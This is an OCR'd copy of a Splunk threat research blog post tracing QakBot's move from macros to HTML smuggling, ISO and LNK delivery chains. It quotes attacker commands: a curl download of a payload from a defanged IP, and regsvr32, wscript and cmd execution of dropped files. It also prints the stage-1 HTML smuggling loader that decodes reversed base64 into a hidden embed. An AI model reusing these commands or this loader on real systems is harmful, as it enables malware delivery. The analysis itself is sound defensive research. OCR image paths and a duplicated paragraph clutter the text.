
From Macros to No Macros: Continuous Malware Improvements by QakBot

splunk.com/en_us/blog/security/from-macros-to-no-macros-continuous-malware-improvements-by-qakbot.html

December 1, 2022



By Splunk Threat Research Team December 01, 2022

In 2007 we saw the initial beginnings and rise of QakBot, the same year when Windows XP and Windows Server 2003 were still the primary operating systems in the enterprise. QakBot, or QuackBot, made its presence known as a banking trojan and a loader. Over time, it continually developed and became a standard in malicious software circles. Today, we see QakBot used by a varied group of adversaries in a variety of ways, such as deploying ransomware, persistence, and stealing credentials. Before an adversary has access to an endpoint or the ability to move laterally, they have to gain initial access. That initial access vector continues to evolve and keep pace with operating systems, browsers, and antivirus vendors to ensure the deliverability of malicious payloads.

In this blog, the Splunk Threat Research Team (STRT) showcases a year's evolution of QakBot. We also dive into a recent change in tradecraft meant to evade security controls. Last, we reverse engineered the QakBot loader to showcase some of its functions.


Introduction

In February 2022 Microsoft pushed an update to disable macros by default in Office products. A huge win within the industry is to prevent the vast amount of initial access vectors into an organization. It wasn't long before adversaries began to update their tradecraft to use everything except macros. Similar to what was mentioned by Bleeping Computer in February, DarkReading mentioned in this article, the change went to HTML Applications (.hta) and was very successful. Over time, we began to hear of Mark-of-the-Web (MOTW) bypasses. Windows MOTW is a simple feature in the OS that labels items and scrutinizes them as they are downloaded. As outlined by Outflank in 2020, the role of MOTW in security measures is used by Windows SmartScreen, and Protected view sandbox in Excel and Word, to name a few. How does an adversary bypass these controls? Some downloaded files do not get scrutinized, therefore evading MOTW and allowing for process execution. One popular format that we see today includes the delivery of ISO files within an HTML file. Most containers, like ISO or VHDX, are not scrutinized by MOTW.

Want to simulate Mark of the Web Bypasses? Check out Atomic Red Team T1553.005.


Below is a timeline of changes from June to October. Proxylife monitors and tracks QakBot campaigns and daily shares the indicators for each campaign. We began looking at how QakBot operated in June, four months after Microsoft disabled macros, and we can see the pattern of using .html files with embedded zip, and img files.

The simple flow chart below shows the basic infection flow of this QakBot sample.



To follow this evolution we monitor Proxylife as well as other sources (Proxylife monitors Qakbot's evolution and shares campaign indicators).

Based on this and other sources, below is a timeline of changes from June to October captured by Proxylife updates. We began looking at how QakBot operated in June, four months after Microsoft disabled macros, and we can see the pattern of using .html files with embedded zip and img files.




proxylife @pr0xylife · Jun 8

#Qakbot - obama187 - .html > .zip > **.img** > .lnk > .dll

HTML smuggling in play again today, it seems they were too excited using this new technique and used the wrong .dll name.

rundll32.exe scanned.dll,DllUnregisterServer

Immediately following, we see that on June 13, 2022 the campaign changed to using HTML smuggling with an embedded ZIP+.LNK file. Adversaries change their tradecraft frequently when attempting to see what sticks as far as evasion goes, and this is a great view into that.



proxylife @pr0xylife · Jun 13

#Qakbot - obama189 - .html > .zip > .lnk > .dll

HTML Smuggling again no .img

#Signed - Boo's Q & Sweets Corporation


MD C:\ProgramData\Flop

curl -o C:\ProgramData\Flop\Tres.dod 194.36.191.]227/%random%.dat

regsvr32 C:\ProgramData\Flop\Tres.dod

Reference tweet

Jumping forward three months, we can see the more widespread use of HTML smuggling with ZIP and ISO attachments. In this particular sample, the .LNK will execute a javascript file that loads the .cmd (batch script) to continue on.



proxylife @pr0xylife · Sep 28

#Qakbot - obama207 - html > .zip > .iso > .lnk > .js > .cmd > .dll

cmd /c REF.lnk


wscript.exe gaffes\actualistsMollusk.js

cmd /c gaffes\inhibitedScribbly.cmd

regsvr32 /s gaffes\twinkle.dll

Reference tweet

While reviewing the QakBot samples outlined above, we found a particularly distinct sample that was being utilized. Once we began digging into the HTML we noticed that it had evasive techniques built in that piqued our interest. We found that ProxyLife had shared this sample on Twitter, along with the other campaigns that utilized HTML smuggling, along with a password-protected zip that contained the ISO.



proxylife
@pr0xylife

#Qakbot - BB04 - html > .zip > .iso > .lnk > .cmd > .dll

```
cmd /c A.lnk

cmd.exe /c tools\protracted.cmd re gs v

regsvr32.exe tools\bucketfuls.dat
```

bazaar.abuse.ch/sample/0c2daa1…

bazaar.abuse.ch/sample/972a961…

Thanks for sharing @k3dg3 🔥🔥🔥

IOC's
github.com/pr0xylife/Qakb…

The file is not displayed correctly. Use local downloaded file.

Document password: PGI

When you star items, they'll appear here for easy access. Learn more

Reference tweet

What we don’t see here is the functionality being used to evade controls. It’s easy to say “HTML smuggling” or “ISO containers”, but what is the core behavior underneath it all that is making each of these different?

- Reverse Base64 html file (2nd stage)
- 2nd stage contained embedded password protected zip file
- ISO file contained within Zip, including LNK and QakBot loader


We will explore this sample and showcase everything in more detail.

HTML smuggling

This has become the de facto standard for the delivery of malicious payloads as of late. What is HTML smuggling? As defined by MITRE ATT&CK T1027.006, “HTML documents can store large binary objects known as JavaScript blobs (immutable data that represents raw bytes) that can later be constructed into file-like objects. Data may also be stored in Data URLs, which enable embedding media type or MIME files inline of HTML documents.”

Below we showcase two ways to view these campaigns, one from the victim perspective and the other from within the code.

Victim Perspective



The file is not displayed correctly. Use local downloaded file.

Document password: PG1

File 'A7490.iso' is password protected. Please enter the password in the box below.

Password: •••


HTML file opened. Embedded Zip is decoded and dropped to Downloads directory.

Open Zip and Double click ISO. Enter Password. ISO then mounts.

Inside ISO is .lnk file and hidden directory

For the end user, this particular sample requires the downloading and opening of the HTML file. Once opened, the **attachment.zip** saves to disk, and the end user must now enter the password to decrypt the contents. Once decrypted, mount the ISO (by double-clicking) and finally click the **A.LNK file.**

View Within Code



files inside the ISO
A.lnk...
tools
A7490.ISO
extract zip file using
password = "PG1"
C:\Windows\System32\cmd.exe /c
tools\protracted.cmd re gs v
stage-1.html
stage-2.html
decode the reverse base64
encoded stage2 html file and
give the password of the zip file
files inside hidden tools folder
pops.txt
raceway
<clsid file
name>.zip
decode the base64 encoded
password protected zip file.
merlin.jpg
unpapered
windows legitimate process
0010
01010
0101
qakbot core dll
bucketfuls.dat
protracted.cmd
inject the qakbot core dll in a
windows process.
copy regsvr32.exe from system32 folder to %temp% to execute
the qakbot dll stager.
ex.
%temp%\\envelopingConcussion.com tools\bucketfuls.dat

(For a larger resolution of this diagram visit this link)

Stage 1 HTML

This HTML file contains a reversed base64 encoded string initialized in div id = **"MS860aTc"** which contains the stage 2 javascript. To be able to execute this stage 2 javascript, it creates an HTML element with the tag "embed" that will be appended to the code body of this HTML using "document.body.appendChild(element)". The width and height frame properties of the "embed" element are also hidden (value = 1) to hide the stage 2 javascript execution from the user.

Figure 1 is the screenshot of the main code of the stage 1 HTML file with annotations



```
</style>

<div id="MS860aTc">==gPnZ3cvwjCN4DdwlmcjN3L8kQCK0gPd1VCJoQDK0gCNsTKl12SyoVSaZHK3hGa5Jnb5kWCJkgCNsTKyETNgwSd5l0bwhGZnhS

<script language="javascript">

    /**
    , however, Hobbes is an anthropomorphic tiger, much larger than Calvin and full of independent attitudes and ideas
    */
    function reverse(s) {
        return s.split("").reverse().join("");
    }

    var rK4ZxT3S = document.createElement("embed");
    rK4ZxT3S.setAttribute("width", 1);
    rK4ZxT3S.setAttribute("height", 1);
    rK4ZxT3S.setAttribute("src", "data:image/svg+xml;base64" + ","
    + reverse(document.getElementById('MS860aTc').innerText));
    document.body.appendChild(rK4ZxT3S);

</script>

<main>
    <img src="data:image/jpeg;base64,/9j/4Qg0RXhpZgAATU0AKgAAAAgABwESAAMAAAABAAEAAAEaAAUAAAABAAAAYgEbAAUAAAABAAAAagEoA
    <div class="file_info">
        <div class="pass_block">
            &#x44;ocument &#x70;&#x61;ssword:
            <span>PG1</span>
        </div>
    </div>
</main>
<div id='rnd1' class='rnd2'>1283153155</div>
</body>
</html>
```

encoded stage2 javascript

encoding type


PG1 = password of the dropped zip

Figure 1

Stage2 HTML File

The stage 2 HTML contains javascript that will decode a base64 encoded (password protected) zip file initialized in variable “gdhpolyu”. After decoding, it will try to convert the decoded base64 data into an unsigned integer byte array that will be used to create a blob file object as a ZIP file. Then it will use a javascript static method URL.CreateObjectURL with the new blob file object as a parameter that will be loaded using the windows.location.assign() method.

